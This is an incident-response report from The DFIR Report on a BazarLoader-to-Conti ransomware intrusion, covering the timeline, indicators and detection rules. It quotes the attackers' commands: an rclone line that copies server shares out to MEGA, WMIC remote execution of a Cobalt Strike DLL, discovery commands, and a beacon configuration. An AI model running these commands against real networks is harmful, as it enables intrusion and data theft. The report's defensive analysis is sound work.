THE DFIR REPORT
Real Intrusions by Real Attackers, The Truth Behind the Intrusion

adfind bazar cobaltstrike conti ransomware

CONTInuing the Bazar Ransomware Story

November 29, 2021

In this report we will discuss a case from early August where we witnessed threat actors utilizing BazarLoader and Cobalt Strike to accomplish their mission of encrypting systems with Conti ransomware.

The normal list of discovery tools were used during this case such as AdFind, Net, Ping, PowerView, and Nltest. Rclone was used to exfiltrate company data to Mega and Process Hacker was used to dump LSASS. The threat actors executed a Conti batch file on a server which then encrypted most of the domain joined systems.

Case Summary

In August, we witnessed an intrusion that started from a BazarLoader infection. A Phishing campaign distributing password-protected zip files with weaponized documents to victims was the likely delivery source. Macros inside the word document extracted and executed a malicious .HTA document, which downloaded and loaded the BazarLoader DLL in memory.

It is now apparent to the information security community that intrusions starting with BazarLoader frequently end with Conti ransomware. This case saw such a conclusion. There are some evident similarities in cases that involve Conti ransomware. Ransomware operators' tooling and overall tasks performed tend to match across the cluster. When we look at our earlier Conti case, this becomes noticeable. This could be due to the widely circulated Conti manual that was leaked by an affiliate. In this case, we saw the same pattern of events with tools like net, nltest, ShareFinder for discovery, Cobalt Strike for C2, and WMIC remote process creation for expanding their access within the network.

Even though the intrusion lasted for five days total, Cobalt Strike and hands-on keyboard operators showed up in the first two hours of the intrusion. Straight away, they started gathering information to get the lay of the land using Net commands. Then they continued looking for open shares by executing the PowerView module, Invoke-ShareFinder.

After collecting and dissecting the results from ShareFinder, they appeared to have a good understanding of the server and workstation layout of the organization as they started executing commands to gather information from specific, high-value servers. During that time, we saw errors when operators failed to alter specific parameters that indicate the operator is acting from a pre-defined playbook. They eventually decided to pivot laterally to a server using WMIC to execute a DLL Cobalt Strike beacon.

Once they had access to the remote server via the Cobalt Strike beacon, they re-ran Invoke-ShareFinder and then exfiltrated data of interest from a different server using the Rclone application via the MEGA cloud storage service.

On the second day, the threat actors used RDP to access the backup server and in doing so, reviewed the backup settings, and running processes on the server via the taskmanager GUI.

On day four, the threat actors returned and ran another round of exfiltration using Rclone and MEGA again.

On the fifth day, they moved fast towards their final objective, which was Conti ransomware. Before executing Conti, they used RDP to install and configure the AnyDesk remote desktop application.

Having GUI access, they attempted to use ProcessHacker to dump the LSASS process. After this last step, they deployed Conti ransomware via a batch script to all domain joined systems.

One interesting fact about this case is that the threat actors were not seen interacting with the Domain Controllers (DCs). Most ransomware cases we see involve the threat actor executing code on the DCs.

Services

We offer multiple services including a Threat Feed service which tracks Command and Control frameworks such as Cobalt Strike, Metasploit, Empire, PoshC2, BazarLoader, etc. More information on this service and others can be found here.

The Cobalt Strike servers in this case were added to the Threat Feed on 5/20/21 and 08/03/21

We also have artifacts and IOCs available from this case such as pcaps, memory captures, files, event logs including Sysmon, Kape packages, and more, under our Security Researcher and Organization services.

Timeline

Analysis and reporting completed by @Kostastsale, @pigerlin, and @_pete_0

Reviewed by @TheDFIRReport

MITRE ATT&CK

Initial Access

Thanks to @James_inthe_box for the sample!


> More fresh #bazaloader via password'd zips ->
> doc:https://t.co/fP7WiT4KHL

dll drop hash:
d21908a90b44f440d80bb728ffc0893746df936aefd7440fcba447bf8f523184

c2: https://161.35.147[.]110/out/run/text/plain pic.twitter.com/aFZc9NznEi

— James (@James_inthe_box) August 3, 2021

As with previously documented intrusions, a weaponized Microsoft Word document is used to lure the user into enabling a macro to execute the payload. The user is presented with the following:



Reviewing the file we can observe that the filetype while labeled as a .doc file appears as XML when reviewing the file attributes.

```
file decree-08.03.2021.doc
decree-08.03.2021.doc: XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
```

A deeper inspection shows the Word 2003 XML formatting and the contained macro.

Once the macro has been enabled, in the next stage, an HTML Application (HTA) file is created and dropped into the user’s folder:

Followed by the execution of the HTA:


Analysis of the HTA file shows a mix of encoded HTML and JavaScript/VBScript code, not to mention profanity at the start of the file.

The base64 encoded string can be decoded to:

The code downloads a binary file (compareForfor.jpg) masquerading as a JPG (Image file) from millscruelg[.]com to the following folder "c:\users\public", and incorporating VBScript code, utilizes REGSVR32 to execute this DLL.

This initiates a connection to 64.227.65[.]60:443 and invokes a Svchost.exe, followed by a lookup to myexternalip[.]com to retrieve the external public-facing IPv4 address of the network. The attacker could use this information to verify the network being targeted and/or to facilitate tool configuration. Two DLLs were loaded via RunDll32 using the Svchost process. The first was D574.dll:

Followed by D8B3.dll:




```
Image: C:\Windows\System32\rundll32.exe
ImageLoaded: C:\Users\[redacted]\AppData\Local\Temp\D8B3.dll
```

D8B3.dll injected into the Winlogon process (high integrity):

In the case of D8B3.dll, the DLL was Go compiled. Both DLLs had invalid certificates and could be detected by checking for any failed/revoked status.:

Additionally, each DLL had no populated metadata relating to the DLL:



```
ImageLoaded: C:\Users\[redacted]\AppData\Local\Temp\D8B3.dll
FileVersion: -
Description: -
Product: -
Company: -
OriginalFileName: -
```

The process hierarchy tree visualization below:

This is very similar to the Bazarloader analysis by Brad Duncan on 11/08/2021.

Persistence

We observed the AnyDesk application created under the folder c:\users\<REDACTED>\Videos', an unusual location and suspicious location for process activity – this is a good detection opportunity where portable executables appear on non-standard file system locations.

AnyDesk is a closed source remote desktop application that is available for several operating systems. It is free for private use. We observed a long connection initiated from the AnyDesk application towards legitimately registered IPv4 ranges. However, we did not observe many events of interest during these sessions.

Credential Access

ProcessHacker was also dropped in the root of C:\ and likely used to access the LSASS process. The use of utilities such as ProcessHacker would be unusual for typical users, and applications from a C:\ root would also be suspicious in certain environments.

Discovery

Using the RunDLL32 and Winlogon process, we observed many typical host and network discovery commands utilizing living off the land techniques such as net, nltest, tasklist and time. Examples included:

```
tasklist /s <REDACTED>
net group "domain admins" /dom
net localgroup "administrator"
nltest /domain_trusts /all_trusts
net view /all /domain
net view /all time
ping
```

While running some of these commands, copy paste errors were present indicating the operator is likely working from a runbook, like the leaked Conti manual from August as seen via the tasklist /s ip rather than the actual host systems IP's and seen right after this mistake.

Cmd.exe process invoked a lot of the commands with unusual parent processes such as RunDLL32.exe. The example below using the time command:

Red Canary provides a good detection guide for RunDLL32; this covers unusual RunDLL32 activity such as command less, unusual spawned activity, etc.

Discovery command invocation:

AdFind was observed via a file write for the binary, but there was no evidence of execution.

File share enumeration was achieved using the PowerShell Invoke-ShareFinder script, part of PowerView.

The output file was created at c:\ProgramData\found_shares.txt. The use of this tool has been observed in other recent intrusions. PowerShell was invoked by the WinLogon process and the resulting file created by Rundll32.exe

On the second day of the intrusion, the threat actors accessed the backup server via RDP via the Cobalt Strike beacon and opened up the back up console on their server.

After reviewing the backups, they also opened taskmanager via the GUI (indicated by the /4 in the process command line) to review the running processes on the system.

Lateral Movement


A Cobalt Strike beacon was executed on a critical asset (backup host in this intrusion) within the network using the following command:

Remote process execution achieved using WMI invoking Rundll32 to load the 143.dll (Cobalt Strike beacon) on the target host:

```
C:\Windows\system32\cmd.exe /C wmic /node:[redacted] process call create "rundll32.exe C:\ProgramData\143.dll
DllRegisterServer"
```

The Cobalt Strike beacon (143.dll) injected into the svchost process ‘svchost.exe -k UnistackSvcGroup -s CDPUserSvc’:

Followed by a request to checkauj[.]com (82.117.252.143). Approximately 9 hours later, the attacker established an RDP session via the 143.dll. This was achieved very early in the intrusion, and we were able to correlate the activity:



```
ProcessId: 8792
Image: C:\Windows\System32\rundll32.exe
ImageLoaded: C:\ProgramData\143.dll
FileVersion: -
Description: -
Product: -
Company: -
```

```
ProcessId: 8792
Image: C:\Windows\System32\rundll32.exe
User: [redacted]
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: [redacted]
SourceHostname: -
SourcePort: 54980
SourcePortName: -
DestinationIsIpv6: false
DestinationIp: [redacted]
DestinationHostname: -
DestinationPort: 3389
```

During this event, we believe that the attacker disclosed the remote workstation name ‘win-344vu98d3ru’.

Command and Control

The Bazar DLL masquerading as a jpg made use of HTTPS C2 throughout the full length of the intrusion.

Bazar C2

64.227.65.60:443

```
JA3:72a589da586844d7f0818ce684948eea
JA3s:ec74a5c51106f0419184d0dd08fb05bc
```

```
Certificate: [7f:d6:df:4d:5e:c4:d9:71:c0:46:8d:47:e5:81:75:57:d6:92:72:96 ]
Not Before: 2021/08/03 07:37:28 UTC
Not After: 2022/08/03 07:37:28 UTC
Issuer Org: GG EST
Subject Common: perdefue.fr
Subject Org: GG EST
Public Algorithm: rsaEncryption
```

161.35.147.110:443

```
JA3:72a589da586844d7f0818ce684948eea
JA3s:ec74a5c51106f0419184d0dd08fb05bc
```

```
Certificate: [21:ff:9f:e0:8a:dd:c3:ed:36:90:a0:e1:11:70:fe:c4:b3:42:f5:1a ]
Not Before: 2021/08/03 07:37:30 UTC
Not After: 2022/08/03 07:37:30 UTC
Issuer Org: GG EST
Subject Common: perdefue.fr
Subject Org: GG EST
Public Algorithm: rsaEncryption
```

161.35.155.92:443

```
JA3:72a589da586844d7f0818ce684948eea
JA3s:ec74a5c51106f0419184d0dd08fb05bc
```

```
Certificate: [42:7d:a4:48:5b:6b:2b:92:2c:07:9d:cc:59:14:2e:de:b1:e8:f5:bb ]
Not Before: 2021/08/03 07:37:30 UTC
Not After: 2022/08/03 07:37:30 UTC
Issuer Org: GG EST
Subject Common: perdefue.fr
Subject Org: GG EST
Public Algorithm: rsaEncryption
```

64.227.69.92:443

```
JA3:72a589da586844d7f0818ce684948eea
JA3s:ec74a5c51106f0419184d0dd08fb05bc
```

```
Certificate: [97:33:eb:80:85:ae:f0:0e:40:94:ac:d5:38:96:6a:e5:75:2b:49:8c ]
Not Before: 2021/08/03 07:37:28 UTC
Not After: 2022/08/03 07:37:28 UTC
Issuer Org: GG EST
Subject Common: perdefue.fr
Subject Org: GG EST
Public Algorithm: rsaEncryption
```

Cobalt Strike

The first DLL [D574.dll] didn’t produce any immediate follow on activity, whereas D8B3.dll was loaded by RunDll32 and associated with many activities, from file creation, process execution and persistent network connectivity to 82.117.252[.]143:443 throughout the intrusion.

D574.dll loaded by RunDll32 process with persistent DNS query activity to volga.azureedge[.]net, but no established network connectivity.

We observed that the DLL payload “D574.dll” had issues contacting the domain volga.azureedge[.]net and C2 server via DNS 9003 response codes.

External sandboxes show the domain tied to other Cobalt Strike beacon samples not associated with this report, it is likely the server was taken down by this time.

https://tria.ge/210803-w15fxk72ns

https://capesandbox.com/analysis/175977/

D8B3.dll illustrates initial activity, followed by established network connectivity to 82.117.252[.]143:80.

D8B3.dll was the Cobalt Strike beacon the attackers used throughout the intrusion. It was the main payload to facilitate the bulk of the initial intrusion and ongoing activities to maintain access. The

DLL 143.dll used in lateral movement from the beachhead host to the backup server also communicated to this Cobalt Strike server. Once the attackers gained a foothold and pivoted laterally, they were able to switch to using RDP and access specific hosts of interest.

five.azureedge.net 82.117.252.143:80

checkauj.com 82.117.252.143:443

```
JA3: a0e9f5d64349fb13191bc781f81f42e1
JA3s: ae4edc6faf64d08308082ad26be60767
```

```
Certificate: [68:c5:fc:c0:4a:34:e4:8f:01:86:59:c1:da:40:78:00:00:20:a0:b0 ]
Not Before: 2021/08/03 11:50:47 UTC
Not After: 2021/11/01 11:50:45 UTC
Issuer Org: Let's Encrypt
Subject Common: checkauj.com [checkauj.com ,www.checkauj.com ]
Public Algorithmrsa:Encryption
```

Cobalt Strike Config

82.117.252.143 – checkauj.com

```
{
    "BeaconType": [
        "HTTP"
    ],
    "Port": 80,
    "SleepTime": 60000,
    "MaxGetSize": 1403644,
    "Jitter": 37,
    "C2Server": "checkauj.com,/jquery-3.3.1.min.js",
        "HttpPostUri": "/jquery-3.3.2.min.js",
        "Malleable_C2_Instructions": [
            "Remove 1522 bytes from the end",
            "Remove 84 bytes from the beginning",
            "Remove 3931 bytes from the beginning",
            "Base64 URL-safe decode",
            "XOR mask w/ random key"
        ],
        "SpawnTo": "AAAAAAAAAAAAAAAAAAAAAA==",
        "HttpGet_Verb": "GET",
        "HttpPost_Verb": "POST",
        "HttpPostChunk": 0,
        "Spawnto_x86": "%windir%\\syswow64\\rundll32.exe",
        "Spawnto_x64": "%windir%\\sysnative\\rundll32.exe",
        "CryptoScheme": 0,
        "Proxy_Behavior": "Use IE settings",
        "Watermark": 0,
        "bStageCleanup": "True",
        "bCFGCaution": "False",
        "KillDate": 0,
        "bProcInject_StartRWX": "True",
        "bProcInject_UseRWX": "False",
        "bProcInject_MinAllocSize": 17500,
        "ProcInject_PrependAppend_x86": [
            "kJA=",
            "Empty"
        ],
        "ProcInject_PrependAppend_x64": [
            "kJA=",
            "Empty"
        ],
        "ProcInject_Execute": [
            "CreateThread",
            "SetThreadContext",
            "CreateRemoteThread",
            "RtlCreateUserThread"
```

```
      ],
      "ProcInject_AllocationMethod": "VirtualAllocEx",
      "bUsesCookies": "True",
      "HostHeader": ""}
```

Exfiltration

Once the attackers established access to critical assets, they used RClone to exfiltrate sensitive data to a cloud storage space named MEGA. The full command used by Rclone includes a variety of parameters, including setting the bandwidth limit.

```
rclone.exe  copy --max-age 2y "\\SERVER\Shares" Mega:DATA -q --ignore-existing --auto
```

The use of RClone continues to be an effective tool for bulk data exfiltration. NCC Group has provided a detailed write-up of the Rclone application and detection methods.

The Rclone activity was observed on two separate instances, each lasting around three hours and occurring between 1900 and 2200 UTC.

Impact

On the fifth day, the threat actors moved to their final actions to encrypt the domain. They first pinged systems across the network via an interactive command shell. Iobit unlocker was also dropped during this phase but we did not see it used. After pinging systems, the threat actors opened a batch file that was ultimately used to launch the Conti ransomware.

The locker.bat is a bespoke script designed to encrypt files across a number of hosts:

Based on the contents of the file we can assess that the actors were likely making last minute adjustments before executing the ransomware based on the ping results.

The ransom was then launched via the backup server.

To encrypt systems the ransomware mounted the C$ dir for each target host and then performed its encryption routine.

```
C:\o4IRWsH4N1a3hjO9Sy2rPP02oyUddH7zA5xGih0ESmlhiiXD9kpWVCPfOwUnayZp_locker.e
```

Here’s an overview of the execution:

Analysis of the DLLs accompanying the EXE indicates Conti artifacts:

Once the encryption was completed, the following ransomware note dropped in all affected directories as ‘readme.txt’

The content of these text files:

Following the execution of the locker ransomware, the attacker then conducted a file listing discovery against multiple hosts – likely to validate and assess that the locker encryption was successful:

IOCs

Network

```
BazarLoader
64.227.69.92|443
161.35.155.92|443
161.35.147.110|443
64.227.65.60|443

Loader download
millscruelg.com
45.95.11.133|80

Cobalt Strike
volga.azureedge.net
five.azureedge.net
checkauj.com
82.117.252.143|443
82.117.252.143|80
```

Files

```
decree-08.03.2021.doc
f6f72e3d91f7b53dd75e347889a793da
5d4f020115a483e9e5aa9778c038466f9014c90c
14bccfecaaec8353e3e8f090ec1d3e9c87eb8ceb2a7abedfc47c3c980da8ad71
compareForFor.hta
193b84d45dd371c6e4a501333d37349b
742ed8d0202aafba1c162537087a8a131cb85cde
fb38061bf601001c45aafe8d0c5feaa22c607d2ff79cfb841788519ca55a17b4
D8B3.dll
4ba6791f2293a8bc2dfa537015829b3c
d4f5cc55b6fa25f9a45ba7e968438b97e33aefbc
4a49cf7539f9fd5cc066dc493bf16598a38a75f7b656224db1ddd33005ad76f6
D574.dll
663c8d0fe8b770b50792d10f6c07a652
```

```
d0361fbcebe59205b2ea6a31041c89464a5e61b6
1872bf6c974e9b11040851f7d30e5326afdc8b13802891c222af4368a14f829c
143.dll
ab3a744545a12ba2f6789e94b789666a
1d5f8d283ed3f6019954aa480182c9913ee49735
6f844a6e903aa8e305e88ac0f60328c184f71a4bfbe93124981d6a4308b14610
ProcessHacker.exe
68f9b52895f4d34e74112f3129b3b00d
c5e2018bf7c0f314fed4fd7fe7e69fa2e648359e
d4a0fe56316a2c45b9ba9ac1005363309a3edc7acf9e4df64d326a0ff273e80f
locker.bat
84361813423910294079d0bc5b6daba2
c0b28fd2d5b62d5129225e8c45d368bc9e9fd415
1edfae602f195d53b63707fe117e9c47e1925722533be43909a5d594e1ef63d3
o4IRWsH4N1a3hjO9Sy2rPP02oyUddH7zA5xGih0ESmlhiiXD9kpWVCPfOwUnayZp_locker.exe
7f112bfa16a6bd344aaed28abf606780
eaa792a1c9f1d277af3d88bd9ea17a33275308f3
9cd3c0cff6f3ecb31c7d6bc531395ccfd374bcd257c3c463ac528703ae2b0219
o4IRWsH4N1a3hjO9Sy2rPP02oyUddH7zA5xGih0ESmlhiiXD9kpWVCPfOwUnayZp_locker_x64.
2c313c5b532c905eb8f1748a0d656ff9
70725329e4c14b39d49db349f3c84e055c111f2d
31656dcea4da01879e80dff59a1af60ca09c951fe5fc7e291be611c4eadd932a
o4IRWsH4N1a3hjO9Sy2rPP02oyUddH7zA5xGih0ESmlhiiXD9kpWVCPfOwUnayZp_locker_x86.
26bd89afd5c1ba9803422d33185cef89
c99f0fa8d5fbffe5288aaff84dbe980c412ba34e
01a9549c015cfcbff4a830cea7df6386dc5474fd433f15a6944b834551a2b4c9
AnyDesk.exe
e6c3ab2ee9a613efdf995043b140fd8e
33738cf695a6ac03675fe925d62ecb529ac73d03
8f09c538fc587b882eecd9cfb869c363581c2c646d8c32a2f7c1ff3763dcb4e7
unlocker.exe
5840aa36b70b7c03c25e5e1266c5835b
ea031940b2120551a6abbe125eb0536b9e4f14c8
09d7fcbf95e66b242ff5d7bc76e4d2c912462c8c344cb2b90070a38d27aaef53
rclone.exe
9066cfcf809bb19091509a4d0f15f092
```

```
f88a948b0fd137d4b14cf5aec0c08066cb07e08d
9b5d1f6a94ce122671a5956b2016e879428c74964174739b68397b6384f6ee8b
```

Suricata

```
ET TROJAN Cobalt Strike Malleable C2 JQuery Custom Profile Response
ETPRO TROJAN Cobalt Strike Malleable C2 JQuery Custom Profile M2
ET POLICY SSL/TLS Certificate Observed (AnyDesk Remote Desktop Software)
ET USER_AGENTS AnyDesk Remote Desktop Software User-Agent
ET POLICY HTTP POST to MEGA Userstorage
```

Sigma

```
rclone_execution.yaml
sysmon_in_memory_powershell.yml
win_susp_wmic_proc_create_rundll32.yml
sysmon_abusing_debug_privilege.yml
win_trust_discovery.yml
win_office_shell.yml
win_mshta_spawn_shell.yml
win_susp_net_execution.yml
win_susp_regsvr32_anomalies.yml
sysmon_rundll32_net_connections.yml
win_net_enum.yml
win_susp_wmi_execution.yml
```

Yara

```
/*
   YARA Rule Set
   Author: TheDFIRReport
   Date: 2021-11-29
   Identifier: 5794
   */

/* Rule Set ----------------------------------------------------------------- */

rule mal_host2_143 {
   meta:
      description = "mal - file 143.dll"
      author = "TheDFIRReport"
      date = "2021-11-29"
      hash1 = "6f844a6e903aa8e305e88ac0f60328c184f71a4bfbe93124981d6a4308b14610"
   strings:
      $x1 = "object is remotepacer: H_m_prev=reflect mismatchremote I/O errorruntime:
      $x2 = "slice bounds out of range [:%x] with length %ystopTheWorld: not stopped
      $x3 = " to unallocated spanCertOpenSystemStoreWCreateProcessAsUserWCryptAcquire
      $x4 = "Go pointer stored into non-Go memoryUnable to determine system directory
      $x5 = "GetAddrInfoWGetLastErrorGetLengthSidGetStdHandleGetTempPathWLoadLibraryW
      $x6 = "lock: lock countslice bounds out of rangesocket type not supportedstartm
      $x7 = "unknown pcws2_32.dll  of size   (targetpc= KiB work,  freeindex= gcwaiti
      $x8 = "file descriptor in bad statefindrunnable: netpoll with pfound pointer to
      $x9 = ".lib section in a.out corruptedbad write barrier buffer boundscall from
      $x10 = "Ptrmask.lockentersyscallblockexec format errorg already scannedglobalAl
      $x11 = "entersyscallgcBitsArenasgcpacertracehost is downillegal seekinvalid slo
      $x12 = "ollectionidentifier removedindex out of rangeinput/output errormultihop
      $s13 = "y failed; errno=runtime: bad notifyList size - sync=runtime: invalid pc
      $s14 = "ddetailsecur32.dllshell32.dlltracealloc(unreachableuserenv.dll KiB tota
      $s15 = ".dllbad flushGenbad g statusbad g0 stackbad recoverycan't happencas64 f
      $s16 = "ked to threadCommandLineToArgvWCreateFileMappingWGetExitCodeProcessGetF
      $s17 = "mstartbad sequence numberdevice not a streamdirectory not emptydisk quo
      $s18 = "structure needs cleaning bytes failed with errno= to unused region of s
      $s19 = "garbage collection scangcDrain phase incorrectindex out of range [%x]in
```

```
    $s20 = "tProcessIdGetSystemDirectoryWGetTokenInformationWaitForSingleObjectadju
  condition:
    uint16(0) == 0x5a4d and filesize < 4000KB and
    1 of ($x*) and all of them
}

rule mal_host1_D8B3 {
  meta:
    description = "mal - file D8B3.dll"
    author = "TheDFIRReport"
    date = "2021-11-29"
    hash1 = "4a49cf7539f9fd5cc066dc493bf16598a38a75f7b656224db1ddd33005ad76f6"
  strings:
    $x1 = "object is remotepacer: H_m_prev=reflect mismatchremote I/O errorruntime:
    $x2 = "slice bounds out of range [:%x] with length %ystopTheWorld: not stopped
    $x3 = " to unallocated spanCertOpenSystemStoreWCreateProcessAsUserWCryptAcquire
    $x4 = "Go pointer stored into non-Go memoryUnable to determine system directory
    $x5 = "GetAddrInfoWGetLastErrorGetLengthSidGetStdHandleGetTempPathWLoadLibraryW
    $x6 = "lock: lock countslice bounds out of rangesocket type not supportedstartm
    $x7 = "unknown pcws2_32.dll  of size   (targetpc= KiB work,  freeindex= gcwaiti
    $x8 = "file descriptor in bad statefindrunnable: netpoll with pfound pointer to
    $x9 = ".lib section in a.out corruptedbad write barrier buffer boundscall from
    $x10 = "Ptrmask.lockentersyscallblockexec format errorg already scannedglobalAl
    $x11 = "entersyscallgcBitsArenasgcpacertracehost is downillegal seekinvalid slo
    $x12 = "ollectionidentifier removedindex out of rangeinput/output errormultihop
    $s13 = "y failed; errno=runtime: bad notifyList size - sync=runtime: invalid pc
    $s14 = "ddetailsecur32.dllshell32.dlltracealloc(unreachableuserenv.dll KiB tota
    $s15 = ".dllbad flushGenbad g statusbad g0 stackbad recoverycan't happencas64 f
    $s16 = "ked to threadCommandLineToArgvWCreateFileMappingWGetExitCodeProcessGetF
    $s17 = "mstartbad sequence numberdevice not a streamdirectory not emptydisk quo
    $s18 = "structure needs cleaning bytes failed with errno= to unused region of s
    $s19 = "garbage collection scangcDrain phase incorrectindex out of range [%x]in
    $s20 = "tProcessIdGetSystemDirectoryWGetTokenInformationWaitForSingleObjectadju
  condition:
      uint16(0) == 0x5a4d and filesize < 4000KB and
      1 of ($x*) and all of them
}


rule mal_host2_AnyDesk {
   meta:
      description = "mal - file AnyDesk.exe"
      author = "TheDFIRReport"
      date = "2021-11-29"
      hash1 = "8f09c538fc587b882eecd9cfb869c363581c2c646d8c32a2f7c1ff3763dcb4e7"
   strings:
      $x1 = "<assemblyIdentity type=\"win32\" name=\"Microsoft.Windows.Common-Control
      $x2 = "C:\\Buildbot\\ad-windows-32\\build\\release\\app-32\\win_loader\\AnyDesk
      $s3 = "<assemblyIdentity type=\"win32\" name=\"Microsoft.Windows.Common-Control
      $s4 = "<assemblyIdentity version=\"6.3.2.0\" processorArchitecture=\"x86\" name
      $s5 = "4http://crl3.digicert.com/DigiCertAssuredIDRootCA.crl0O" fullword ascii
      $s6 = "(Symantec SHA256 TimeStamping Signer - G3" fullword ascii
      $s7 = "(Symantec SHA256 TimeStamping Signer - G30" fullword ascii
      $s8 = "http://ocsp.digicert.com0N" fullword ascii
      $s9 = "http://www.digicert.com/CPS0" fullword ascii
      $s10 = "Bhttp://cacerts.digicert.com/DigiCertSHA2AssuredIDCodeSigningCA.crt0" fu
      $s11 = "<description>AnyDesk screen sharing and remote control software.</descr
      $s12 = "/http://crl3.digicert.com/sha2-assured-cs-g1.crl05" fullword ascii
      $s13 = "/http://crl4.digicert.com/sha2-assured-cs-g1.crl0L" fullword ascii
      $s14 = "%jgmRhZl%" fullword ascii
      $s15 = "5ZW:\"Wfh" fullword ascii
      $s16 = "5HRe:\\" fullword ascii
      $s17 = "ysN.JTf" fullword ascii
      $s18 = "Z72.irZ" fullword ascii
      $s19 = "Ve:\\-Sj7" fullword ascii
      $s20 = "ekX.cFm" fullword ascii
   condition:
      uint16(0) == 0x5a4d and filesize < 11000KB and
      1 of ($x*) and 4 of them
}
```

```
rule ProcessHacker {
   meta:
      description = "mal - file ProcessHacker.exe"
      author = "TheDFIRReport"
      date = "2021-11-29"
      hash1 = "d4a0fe56316a2c45b9ba9ac1005363309a3edc7acf9e4df64d326a0ff273e80f"
   strings:
      $x1 = "Software\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Op
      $x2 = "D:\\Projects\\processhacker2\\bin\\Release32\\ProcessHacker.pdb" fullwor
      $x3 = "ProcessHacker.exe" fullword wide
      $x4 = "kprocesshacker.sys" fullword wide
      $x5 = "ntdll.dll!NtDelayExecution" fullword wide
      $x6 = "ntdll.dll!ZwDelayExecution" fullword wide
      $s7 = "PhInjectDllProcess" fullword ascii
      $s8 = "_PhUiInjectDllProcess@8" fullword ascii
      $s9 = "logonui.exe" fullword wide
      $s10 = "Executable files (*.exe;*.dll;*.ocx;*.sys;*.scr;*.cpl)" fullword wide
      $s11 = "\\x86\\ProcessHacker.exe" fullword wide
      $s12 = "user32.dll!NtUserGetMessage" fullword wide
      $s13 = "ntdll.dll!NtWaitForKeyedEvent" fullword wide
      $s14 = "ntdll.dll!ZwWaitForKeyedEvent" fullword wide
      $s15 = "ntdll.dll!NtReleaseKeyedEvent" fullword wide
      $s16 = "ntdll.dll!ZwReleaseKeyedEvent" fullword wide
      $s17 = "\\kprocesshacker.sys" fullword wide
      $s18 = "\\SystemRoot\\system32\\drivers\\ntfs.sys" fullword wide
      $s19 = "_PhExecuteRunAsCommand2@36" fullword ascii
      $s20 = "_PhShellExecuteUserString@20" fullword ascii
   condition:
      uint16(0) == 0x5a4d and filesize < 4000KB and
      1 of ($x*) and 4 of them
}

rule unlocker {
   meta:
      description = "mal - file unlocker.exe"
      author = "TheDFIRReport"
